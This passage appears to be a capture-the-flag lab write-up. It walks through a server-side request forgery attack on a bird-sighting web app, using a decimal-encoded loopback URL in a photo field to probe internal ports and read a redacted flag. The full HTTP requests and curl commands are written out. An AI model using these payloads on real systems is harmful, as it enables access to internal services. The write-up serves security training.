
Figure 21: Internal response body. fallback__body contains the escaped HTML returned by the loopback service, including the Larksong title and page content.
Image preview unavailable for this fetch
The remote server didn't return image bytes.
The response body is shown below for the observer's reference.
Photo source: http://2130706433:3000/

Figure 22: In-band SSRF proof. The same response ties the disclosed Larksong HTML to http://2130706433:3000/. At this point the backend fetch is confirmed.
Step 7: Compare One Refused Port
Only the port changed to 3002.
Decoded: http://2130706433:3002/
Encoded: http%3A%2F%2F2130706433%3A3002%2F
POST /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
Content-Type: application/x-www-form-urlencoded
species=eastern-bluebird&location=C09_port_oracle¬es=port_3002_control&photo_url=http%3A%2F%2F2130706433%3A3002%2F
curl -sk -b 'connect.sid=<SESSION_COOKIE>' -X POST \
  'https://<LAB_HOST>/sightings/new' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=C09_port_oracle' \
  --data-urlencode 'notes=port_3002_control' \
  --data-urlencode 'photo_url=http://2130706433:3002/'

Figure 23: Refused-port request. Only the port changes from the working 3000 request.
HTTP/1.1 400 Bad Request

Figure 24: Port response. The application returns 400 instead of creating a sighting.
We couldn't fetch that URL: connect ECONNREFUSED 127.0.0.1:3002

Figure 25: Service-state comparison. The server resolves 2130706433 to 127.0.0.1 and reports the refused connection. Together with the body returned from port 3000, this gives a clear comparison for the two tested ports.
Step 8: Reach the Source-Defined Service on Port 9090
The original solved path identified port 9090 as the next live-service candidate. The clean run went directly there instead of repeating unrelated failed ports.
Decoded: http://2130706433:9090/
Encoded: http%3A%2F%2F2130706433%3A9090%2F
POST /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
Content-Type: application/x-www-form-urlencoded
species=eastern-bluebird&location=C10_objective_service¬es=port_9090_root&photo_url=http%3A%2F%2F2130706433%3A9090%2F
curl -sk -b 'connect.sid=<SESSION_COOKIE>' -X POST \
  'https://<LAB_HOST>/sightings/new' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=C10_objective_service' \
  --data-urlencode 'notes=port_9090_root' \
  --data-urlencode 'photo_url=http://2130706433:9090/'

Figure 26: Objective-service request. Caido shows the complete form body and the port 9090 URL.
HTTP/1.1 302 Found
Location: /sightings/<OBJECT_ID>

Figure 27: Accepted request. Larksong creates another sighting. As before, the 302 does not reveal what the internal service returned.
GET /sightings/<OBJECT_ID> HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
curl -sk -b 'connect.sid=<SESSION_COOKIE>' \
  'https://<LAB_HOST>/sightings/<OBJECT_ID>'

Figure 28: Final readback request. The request opens the object created from the port 9090 fetch.
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Figure 29: Final response. The sighting returns 200 and the normal HTML response type before the body is inspected.
<pre class="fallback__body">WEBVERSE{REDACTED}</pre>

Figure 30: Final Caido proof. The sighting shows WEBVERSE{REDACTED} in the fallback body and records http://2130706433:9090/ as its source. I stopped after this result.
5. Terminal/CLI Reproduction
The Terminal track repeated the same chain with curl and a separate cookie jar on the same active lab instance. The commands below are the clean working versions from the transcript. The failed zsh prompt syntax and wrong-password response stay in the private session record because neither contributed to the finding.
Set the current target once:
LAB_HOST='<LAB_HOST>'
Step 1: Record the Terminal Root Baseline
curl -sk -i "https://${LAB_HOST}/" | sed -n '1,45p'
HTTP/2 200
content-type: text/html; charset=utf-8
x-powered-by: Express
<title>Larksong - Larksong</title>

Figure 31: Terminal baseline. The unfiltered command output is intentionally shown at full width. The important markers are the 200 status, Express header, and Larksong title. The lightbox can be used to inspect the complete response.
Step 2: Create the CLI Session
This step reuses the account created during the Caido reproduction. If you started with the CLI section and do not have an account yet, create one through the registration page, then return here and continue with the login command.
The working shell was zsh, so the password prompt uses printf followed by read -rs. The password never appears in the command or output. curl writes the cookie to /tmp/larksong.cookies, and the printed Set-Cookie value is replaced before display.
printf 'Lab password: '
read -rs PASS
echo

rm -f /tmp/larksong.cookies /tmp/larksong_login.headers
curl -sk -c /tmp/larksong.cookies \
  -D /tmp/larksong_login.headers -o /dev/null -X POST \
  "https://${LAB_HOST}/login" \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'email=<LAB_EMAIL>' \
  --data-urlencode "password=${PASS}"

grep -Ei '^(HTTP/|location:|set-cookie:)' /tmp/larksong_login.headers \
  | sed -E 's/(set-cookie: connect\.sid=)[^;]+/\1<REDACTED>/I'
HTTP/2 302
location: /account
set-cookie: connect.sid=<REDACTED>; Path=/; HttpOnly; SameSite=Lax

Figure 32: CLI login. The command, redirect, and cookie properties are visible together. The password stays in the shell variable and the reusable session value is not printed.
Step 3: Confirm the Authenticated Account
curl -sk -b /tmp/larksong.cookies \
  "https://${LAB_HOST}/account" \
  -D /tmp/larksong_account.headers \
  -o /tmp/larksong_account.body

grep -Ei '^HTTP/' /tmp/larksong_account.headers
grep -oE 'YOUR FIELD LOG|Log a new sighting|Sign out' \
  /tmp/larksong_account.body | sort -u
HTTP/2 200
Log a new sighting
Sign out
YOUR FIELD LOG
